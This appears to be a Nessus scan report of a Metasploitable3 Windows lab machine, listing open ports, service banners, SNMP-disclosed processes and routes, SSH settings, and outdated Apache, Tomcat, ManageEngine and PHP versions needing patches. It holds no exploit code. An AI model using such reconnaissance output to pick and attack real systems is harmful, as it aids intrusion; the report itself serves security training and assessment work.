                <span id="nav-wiki"><a href="http://wiki.apache.org/tomcat/FrontPage">Wiki</a></
span>
                <span id="nav-lists"><a href="http://tomcat.apache.org/lists.html">Mailing Lists</
a></span>
                <span id="nav-help"><a href="http://tomcat.apache.org/findhelp.html">Find Help</a></
span>
                <br class="separator" />
            </div>
            <div id="asf-box">
                <h1>Apache Tomcat/8.0.33</h1>
            </div>
            <div id="upper" class="curved container">
                <div id="congrats" class="curved container">
                    <h2>If you're seeing this, you've successfully installed Tomcat.
 Congratulations!</h2>
                </div>
                <div id="notice">
                    <img src="tomcat.png" alt="[tomcat logo]" />
                    <div id="tasks">
                        <h3>Recommended Reading:</h [...]
```

24260 - HyperText Transfer Protocol (HTTP) Information

Synopsis

Some information about the remote HTTP configuration can be extracted.

Description

This test gives some information about the remote HTTP protocol - the version used, whether HTTP Keep-Alive and HTTP pipelining are enabled, etc...

This test is informational only and does not denote any security problem.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2007/01/30, Modified: 2019/11/22

Plugin Output

tcp/8383/www

```
Response Code : HTTP/1.1 200 OK

Protocol version : HTTP/1.1
SSL : yes
Keep-Alive : yes
Options allowed : (Not implemented)
Headers :

  Date: Tue, 29 Jun 2021 14:34:11 GMT
  Server: Apache
  Accept-Ranges: bytes
  ETag: W/"107-1444224756000"
  Last-Modified: Wed, 07 Oct 2015 13:32:36 GMT
  Content-Length: 107
  X-dc-header: yes
  Keep-Alive: timeout=5, max=100
  Connection: Keep-Alive
  Content-Type: text/html;charset=UTF-8

Response Body :

<!-- $Id$ -->
<html>
<head>
<META HTTP-EQUIV=Refresh CONTENT="0; URL=./configurations.do">
</head>
```

```
</html>
```

24260 - HyperText Transfer Protocol (HTTP) Information

Synopsis

Some information about the remote HTTP configuration can be extracted.

Description

This test gives some information about the remote HTTP protocol - the version used, whether HTTP Keep-Alive and HTTP pipelining are enabled, etc...

This test is informational only and does not denote any security problem.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2007/01/30, Modified: 2019/11/22

Plugin Output

tcp/8585/www

```
Response Code : HTTP/1.1 200 OK

Protocol version : HTTP/1.1
SSL : no
Keep-Alive : yes
Options allowed : (Not implemented)
Headers :

  Date: Tue, 29 Jun 2021 14:34:11 GMT
  Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
  X-Powered-By: PHP/5.3.10
  Content-Length: 4462
  Keep-Alive: timeout=5, max=100
  Connection: Keep-Alive
  Content-Type: text/html

Response Body :

<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN"
"http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html lang="en" xml:lang="en">
<head>
<title>WAMPSERVER Homepage</title>
<meta http-equiv="Content-Type" content="txt/html; charset=utf-8" />
<style type="text/css">
* {
```

```
margin: 0;
padding: 0;
}
html {
background: #ddd;
}
body {
margin: 1em 10%;
padding: 1em 3em;
font: 80%/1.4 tahoma, arial, helvetica, lucida sans, sans-serif;
border: 1px solid #999;
background: #eee;
position: relative;
}
#head {
margin-bottom: 1.8em;
margin-top: 1.8em;
padding-bottom: 0em;
border-bottom: 1px solid #999;
letter-spacing: -500em;
text-indent: -500em;
height: 125px;
background: url(index.php?img=gifLogo) 0 0 no-repeat;
}
.utility {
position: absolute;
right: 4em;
top: 145px;
font-size: 0.85em;
}
.utility li {
display: inline;
}
h2 {
margin: 0.8em 0 0 0;
}
ul {
list-style: none;
margin: 0;
padding: 0;
}
#head ul li, dl ul li, #foot li {
list-style: none;
display: inline;
margin: 0;
padding: 0 0.2em;
}
ul.vhosts, ul.aliases, ul.projects, ul.tools {
list-style: none;
line-height: 24px;
}
ul.vhosts a, ul.aliases a, ul.projects a, ul.tools a {
padding-left: 22px;
background: url(index.php?img=pngFolder) 0 100% no-repeat;
}
ul.tools a {
background: url(index.php?img=pngWrench) 0 100% no-repeat;
}
ul.aliases a {
background: url(index.php?img=pngFolderGo) 0 100% no-repeat;
}
ul.vhosts a {
background: url(index.php?img=pngFolderGo) 0 100% no-repeat;
}
dl {
margin: 0;
padding: 0;
}
dt {
```

```
font-weight: bold [...]
```

71216 - ManageEngine Desktop Central Detection

Synopsis

The remote web server hosts a desktop and mobile device management application.

Description

The remote web server hosts ManageEngine Desktop Central, a Java-based desktop and mobile device management web application.

See Also

https://www.manageengine.com/products/desktop-central/

Solution

n/a

Risk Factor

None

References

XREF IAVT:0001-T-0644

Plugin Information

Published: 2013/12/04, Modified: 2021/04/20

Plugin Output

tcp/8020/www

```
URL     : http://10.0.2.12:8020/
Version : 9
build   : 91084
```

71216 - ManageEngine Desktop Central Detection

Synopsis

The remote web server hosts a desktop and mobile device management application.

Description

The remote web server hosts ManageEngine Desktop Central, a Java-based desktop and mobile device management web application.

See Also

https://www.manageengine.com/products/desktop-central/

Solution

n/a

Risk Factor

None

References

XREF IAVT:0001-T-0644

Plugin Information

Published: 2013/12/04, Modified: 2021/04/20

Plugin Output

tcp/8022/www

```
URL     : http://10.0.2.12:8022/
Version : 9
build   : 91084
```

71216 - ManageEngine Desktop Central Detection

Synopsis

The remote web server hosts a desktop and mobile device management application.

Description

The remote web server hosts ManageEngine Desktop Central, a Java-based desktop and mobile device management web application.

See Also

https://www.manageengine.com/products/desktop-central/

Solution

n/a

Risk Factor

None

References

XREF IAVT:0001-T-0644

Plugin Information

Published: 2013/12/04, Modified: 2021/04/20

Plugin Output

tcp/8383/www

```
URL     : https://10.0.2.12:8383/
Version : 9
build   : 91084
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

tcp/0

```
Nessus SNMP scanner was able to retrieve the open port list
with the community name: p*****
It found 24 open TCP ports and 9 open UDP ports.
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

tcp/22/ssh

```
Port 22/tcp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

tcp/135

```
Port 135/tcp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

udp/137

```
Port 137/udp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

udp/138

```
Port 138/udp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

tcp/139

```
Port 139/tcp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

udp/161/snmp

```
Port 161/udp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

udp/500

```
Port 500/udp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

tcp/3306

```
Port 3306/tcp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

tcp/3389

```
Port 3389/tcp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

udp/4500

```
Port 4500/udp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

udp/5353

```
Port 5353/udp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

udp/5355

```
Port 5355/udp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

tcp/8009

```
Port 8009/tcp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

tcp/8019

```
Port 8019/tcp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

tcp/8020/www

```
Port 8020/tcp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

tcp/8022/www

```
Port 8022/tcp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

tcp/8027

```
Port 8027/tcp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

tcp/8028

```
Port 8028/tcp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

tcp/8031

```
Port 8031/tcp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

tcp/8032

```
Port 8032/tcp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

tcp/8282/www

```
Port 8282/tcp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

tcp/8383/www

```
Port 8383/tcp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

tcp/8443

```
Port 8443/tcp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

tcp/8444

```
Port 8444/tcp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

tcp/8585/www

```
Port 8585/tcp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

udp/33848

```
Port 33848/udp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

tcp/49152

```
Port 49152/tcp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

tcp/49153

```
Port 49153/tcp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

tcp/49154

```
Port 49154/tcp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

tcp/49179

```
Port 49179/tcp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

tcp/49181

```
Port 49181/tcp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

tcp/49241

```
Port 49241/tcp was found to be open
```

14274 - Nessus SNMP Scanner

Synopsis

SNMP information is enumerated to learn about other open ports.

Description

This plugin runs an SNMP scan against the remote machine to find open ports.

See the section 'plugins options' to configure it.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2004/08/15, Modified: 2018/01/29

Plugin Output

udp/54328

```
Port 54328/udp was found to be open
```

19506 - Nessus Scan Information

Synopsis

This plugin displays information about the Nessus scan.

Description

This plugin displays, for each tested host, information about the scan itself :

- The version of the plugin set.
- The type of scanner (Nessus or Nessus Home).
- The version of the Nessus Engine.
- The port scanner(s) used.
- The port range scanned.
- The ping round trip time
- Whether credentialed or third-party patch management checks are possible.
- Whether the display of superseded patches is enabled
- The date of the scan.
- The duration of the scan.
- The number of hosts scanned in parallel.
- The number of checks done in parallel.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2005/08/26, Modified: 2021/06/28

Plugin Output

tcp/0

```
Information about this scan :

Nessus version : 8.14.0
Nessus build : 20261
Plugin feed version : 202106290524
Scanner edition used : Nessus Home
Scanner OS : LINUX
Scanner distribution : debian6-x86-64
Scan type : Normal
Scan name : Metasplotable windows
```

```
Scan policy used : Basic Network Scan
Scanner IP : 10.0.2.15
Port scanner(s) : snmp_scanner
Port range : default
Ping RTT : 70.938 ms
Thorough tests : no
Experimental tests : no
Paranoia level : 1
Report verbosity : 1
Safe checks : yes
Optimize the test : yes
Credentialed checks : no
Patch management checks : None
Display superseded patches : yes (supersedence plugin launched)
CGI scanning : disabled
Web application tests : disabled
Max hosts : 30
Max checks : 4
Recv timeout : 5
Backports : Detected
Allow post-scan editing: Yes
Scan Start Date : 2021/6/29 16:24 CEST
Scan duration : 1097 sec
```

11936 - OS Identification

Synopsis

It is possible to guess the remote operating system.

Description

Using a combination of remote probes (e.g., TCP/IP, SMB, HTTP, NTP, SNMP, etc.), it is possible to guess the name of the remote operating system in use. It is also possible sometimes to guess the version of the operating system.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2003/12/09, Modified: 2021/05/12

Plugin Output

tcp/0

```
Remote operating system : Microsoft Windows 7
Microsoft Windows Server 2008 R2
Confidence level : 75
Method : SNMP


The remote host is running one of these operating systems :
Microsoft Windows 7
Microsoft Windows Server 2008 R2
```

50845 - OpenSSL Detection

Synopsis

The remote service appears to use OpenSSL to encrypt traffic.

Description

Based on its response to a TLS request with a specially crafted server name extension, it seems that the remote service is using the OpenSSL library to encrypt traffic.

Note that this plugin can only detect OpenSSL implementations that have enabled support for TLS extensions (RFC 4366).

See Also

https://www.openssl.org/

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2010/11/30, Modified: 2020/06/12

Plugin Output

tcp/8383/www

48243 - PHP Version Detection

Synopsis

It was possible to obtain the version number of the remote PHP installation.

Description

Nessus was able to determine the version of PHP available on the remote web server.

Solution

n/a

Risk Factor

None

References

XREF IAVT:0001-T-0936

Plugin Information

Published: 2010/08/04, Modified: 2020/09/22

Plugin Output

tcp/8585/www

```
Nessus was able to identify the following PHP version information :

  Version : 5.3.10
  Source  : Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
  Source  : X-Powered-By: PHP/5.3.10
```

66334 - Patch Report

Synopsis

The remote host is missing several patches.

Description

The remote host is missing one or more security patches. This plugin lists the newest version of each patch to install to make sure the remote host is up-to-date.

Solution

Install the patches listed below.

Risk Factor

None

Plugin Information

Published: 2013/07/08, Modified: 2021/06/09

Plugin Output

tcp/0

```
. You need to take the following 4 actions :

[ Apache 2.2.x < 2.2.34 Multiple Vulnerabilities (101787) ]

+ Action to take : Upgrade to Apache version 2.2.34 or later.

+Impact : Taking this action will resolve 25 different vulnerabilities (CVEs).


[ Apache Tomcat 8.0.x < 8.0.52 / 8.5.x < 8.5.31 / 9.0.x < 9.0.8 Denial of Service (121124) ]

+ Action to take : Upgrade to Apache Tomcat version 8.0.52 / 8.5.31 / 9.0.8 or later.

+Impact : Taking this action will resolve 20 different vulnerabilities (CVEs).


[ ManageEngine Desktop Central < 10.0.647 Multiple Vulnerabilities (148038) ]

+ Action to take : Upgrade to ManageEngine Desktop Central version 10 build 10.0.647 or later.

+Impact : Taking this action will resolve 2 different vulnerabilities (CVEs).


[ PHP 5.3.x < 5.3.29 Multiple Vulnerabilities (77285) ]
```

```
+ Action to take : Upgrade to PHP version 5.3.29 or later.

+Impact : Taking this action will resolve 35 different vulnerabilities (CVEs).
```

35296 - SNMP Protocol Version Detection

Synopsis

This plugin reports the protocol version negotiated with the remote SNMP agent.

Description

By sending an SNMP 'get-next-request', it is possible to determine the protocol version of the remote SNMP agent.

See Also

https://en.wikipedia.org/wiki/Simple_Network_Management_Protocol

Solution

Disable the SNMP service on the remote host if you do not use it, or filter incoming UDP packets going to this port.

Risk Factor

None

Plugin Information

Published: 2009/01/06, Modified: 2019/11/22

Plugin Output

udp/161/snmp

```
Nessus has negotiated SNMP communications at SNMPv2c.
```

34022 - SNMP Query Routing Information Disclosure

Synopsis

The list of IP routes on the remote host can be obtained via SNMP.

Description

It is possible to obtain the routing information on the remote host by sending SNMP requests with the OID 1.3.6.1.2.1.4.21

An attacker may use this information to gain more knowledge about the network topology.

Solution

Disable the SNMP service on the remote host if you do not use it, or filter incoming UDP packets going to this port.

Risk Factor

None

Plugin Information

Published: 2008/08/21, Modified: 2011/05/24

Plugin Output

udp/161/snmp

```
10.0.2.0/255.255.255.0
10.0.2.12/255.255.255.255
10.0.2.255/255.255.255.255
127.0.0.0/255.0.0.0
127.0.0.1/255.255.255.255
127.255.255.255/255.255.255.255
224.0.0.0/240.0.0.0
255.255.255.255/255.255.255.255
```

10550 - SNMP Query Running Process List Disclosure

Synopsis

The list of processes running on the remote host can be obtained via SNMP.

Description

It is possible to obtain the list of running processes on the remote host by sending SNMP requests with the OID 1.3.6.1.2.1.25.4.2.1.2

An attacker may use this information to gain more knowledge about the target host.

Solution

Disable the SNMP service on the remote host if you do not use it, or filter incoming UDP packets going to this port.

Risk Factor

None

Plugin Information

Published: 2000/11/13, Modified: 2011/05/24

Plugin Output

udp/161/snmp

```
  PID   CPU   MEM COMMAND           ARGS
    1  3699    24 System Idle Process
    4     7   192 System
  256     0   600 smss.exe
  320     0  7584 msdtc.exe
  328     0  2908 csrss.exe       ObjectDirectory=\Windows SharedSection=1024,20480,768 Windows=On
SubSystemType=Windows ServerDll=basesrv,1 ServerDll=winsrv:User
  368     0  1880 wininit.exe
  376     0  3568 csrss.exe       ObjectDirectory=\Windows SharedSection=1024,20480,768 Windows=On
SubSystemType=Windows ServerDll=basesrv,1 ServerDll=winsrv:User
  408     0  3852 winlogon.exe
  460     0  5000 services.exe
  476     0  6160 lsass.exe
  484     0  3652 lsm.exe
  544     0  8544 svchost.exe
  580     0  5076 svchost.exe
  640     0  3368 VBoxService.exe
  708     0  4152 svchost.exe
  796     0  7960 svchost.exe
  844     0  5480 taskhost.exe    USER
  848     3 25912 svchost.exe
  904     0  8752 svchost.exe
  944     0  8928 svchost.exe
  984     0  8172 svchost.exe
 1096     0  9448 spoolsv.exe
```

```
 1132     0  6168 rundll32.exe    C:\Windows\system32\newdev.dll,pDiDeviceInstallNotification \\.
\pipe\PNP_Device_Install_Pipe_1.{2dbc7661-5541-45c3-a0f1-1534644a
 1188     0  3704 svchost.exe
 1224     0  5600 wrapper.exe
 1316     0  1176 conhost.exe
 1332     0  5624 domain1Service.exe
 1384     3 176144 elasticsearch-service-x64.exe  //RS//elasticsearch-service-x64
 1392     0  1400 conhost.exe
 1424     0  4096 svchost.exe
 1448     3 40672 jenkins.exe
 1504     0  2272 cmd.exe         /c ""C:/glassfish/glassfish4/glassfish/lib/nadmin.bat"  start-
domain --watchdog --domaindir C:\\glassfish\\glassfish4\\glassfish
 1512     0  1180 conhost.exe
 1556     1 13092 java.exe         -jar "C:\glassfish\glassfish4\glassfish\lib\..\modules\admin-
cli.jar" start-domain --watchdog --domaindir C:\\glassfish\\glassf
 1568     0  2420 cygrunsrv.exe
 1584    80 457464 java.exe
 1596     0  1188 conhost.exe
 1780     0 1 [...]
```

10800 - SNMP Query System Information Disclosure

Synopsis

The System Information of the remote host can be obtained via SNMP.

Description

It is possible to obtain the system information about the remote host by sending SNMP requests with the OID 1.3.6.1.2.1.1.1.

An attacker may use this information to gain more knowledge about the target host.

Solution

Disable the SNMP service on the remote host if you do not use it, or filter incoming UDP packets going to this port.

Risk Factor

None

Plugin Information

Published: 2001/11/06, Modified: 2019/12/03

Plugin Output

udp/161/snmp

```
System information :
 sysDescr     : Hardware: Intel64 Family 6 Model 165 Stepping 2 AT/AT COMPATIBLE - Software: Windows
 Version 6.1 (Build 7601 Multiprocessor Free)
 sysObjectID  : 1.3.6.1.4.1.311.1.1.3.1.2
 sysUptime    : 0d 0h 3m 28s
 sysContact   :
 sysName      : metasploitable3-win2k8
 sysLocation  :
 sysServices  : 76
```

10551 - SNMP Request Network Interfaces Enumeration

Synopsis

The list of network interfaces cards of the remote host can be obtained via SNMP.

Description

It is possible to obtain the list of the network interfaces installed on the remote host by sending SNMP requests with the OID 1.3.6.1.2.1.2.1.0

An attacker may use this information to gain more knowledge about the target host.

Solution

Disable the SNMP service on the remote host if you do not use it, or filter incoming UDP packets going to this port.

Risk Factor

None

Plugin Information

Published: 2000/11/13, Modified: 2011/05/24

Plugin Output

udp/161/snmp

```
Interface 1 information :
ifIndex       : 1
ifDescr       : Software Loopback Interface 1
```

40448 - SNMP Supported Protocols Detection

Synopsis

This plugin reports all the protocol versions successfully negotiated with the remote SNMP agent.

Description

Extend the SNMP settings data already gathered by testing for\ SNMP versions other than the highest negotiated.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2009/07/31, Modified: 2013/01/19

Plugin Output

udp/161/snmp

```
This host supports SNMP version SNMPv1.
This host supports SNMP version SNMPv2c.
```

70657 - SSH Algorithms and Languages Supported

Synopsis

An SSH server is listening on this port.

Description

This script detects which algorithms and languages are supported by the remote service for encrypting communications.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2013/10/28, Modified: 2017/08/28

Plugin Output

tcp/22/ssh

```
Nessus negotiated the following encryption algorithm with the server :

The server supports the following options for kex_algorithms :

  curve25519-sha256@libssh.org
  diffie-hellman-group-exchange-sha256
  diffie-hellman-group14-sha1
  ecdh-sha2-nistp256
  ecdh-sha2-nistp384
  ecdh-sha2-nistp521

The server supports the following options for server_host_key_algorithms :

  ecdsa-sha2-nistp521
  ssh-rsa

The server supports the following options for encryption_algorithms_client_to_server :

  aes128-ctr
  aes128-gcm@openssh.com
  aes192-ctr
  aes256-ctr
  aes256-gcm@openssh.com
  chacha20-poly1305@openssh.com

The server supports the following options for encryption_algorithms_server_to_client :

  aes128-ctr
  aes128-gcm@openssh.com
```

```
  aes192-ctr
  aes256-ctr
  aes256-gcm@openssh.com
  chacha20-poly1305@openssh.com

The server supports the following options for mac_algorithms_client_to_server :

  hmac-sha1
  hmac-sha1-etm@openssh.com
  hmac-sha2-256
  hmac-sha2-256-etm@openssh.com
  hmac-sha2-512
  hmac-sha2-512-etm@openssh.com
  umac-128-etm@openssh.com
  umac-128@openssh.com
  umac-64-etm@openssh.com
  umac-64@openssh.com

The server supports the following options for mac_algorithms_server_to_client :

  hmac-sha1
  hmac-sha1-etm@openssh.com
  hmac-sha2-256
  hmac-sha2-256-etm@openssh.com
  hmac-sha2-512
  hmac-sha2-512-etm@openssh.com
  umac-128-etm@openssh.com
  umac-128@openssh.com
  umac-64-etm@openssh.com
  umac-64@openssh.com

The server supports the following options for compression_algorithms_client_to_server :

  none
  zlib@openssh.com

The server supports the following options for compression_algorithms_server_to_client :

  none
  zlib@openssh.com
```

149334 - SSH Password Authentication Accepted

Synopsis

The SSH server on the remote host accepts password authentication.

Description

The SSH server on the remote host accepts password authentication.

See Also

https://tools.ietf.org/html/rfc4252#section-8

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2021/05/07, Modified: 2021/05/07

Plugin Output

tcp/22/ssh

10881 - SSH Protocol Versions Supported

Synopsis

A SSH server is running on the remote host.

Description

This plugin determines the versions of the SSH protocol supported by the remote SSH daemon.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2002/03/06, Modified: 2021/01/19

Plugin Output

tcp/22/ssh

```
The remote SSH daemon supports the following versions of the
SSH protocol :

  - 1.99
  - 2.0
```

10267 - SSH Server Type and Version Information

Synopsis

An SSH server is listening on this port.

Description

It is possible to obtain information about the remote SSH server by sending an empty authentication request.

Solution

n/a

Risk Factor

None

References

XREF IAVT:0001-T-0933

Plugin Information

Published: 1999/10/12, Modified: 2020/09/22

Plugin Output

tcp/22/ssh

```
SSH version : SSH-2.0-OpenSSH_7.1
SSH supported authentication : publickey,password,keyboard-interactive
```

56984 - SSL / TLS Versions Supported

Synopsis

The remote service encrypts communications.

Description

This plugin detects which SSL and TLS versions are supported by the remote service for encrypting communications.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2011/12/01, Modified: 2021/02/03

Plugin Output

tcp/8383/www

```
This port supports TLSv1.0/TLSv1.1/TLSv1.2.
```

10863 - SSL Certificate Information

Synopsis

This plugin displays the SSL certificate.

Description

This plugin connects to every SSL-related port and attempts to extract and dump the X.509 certificate.

Solution

n/a

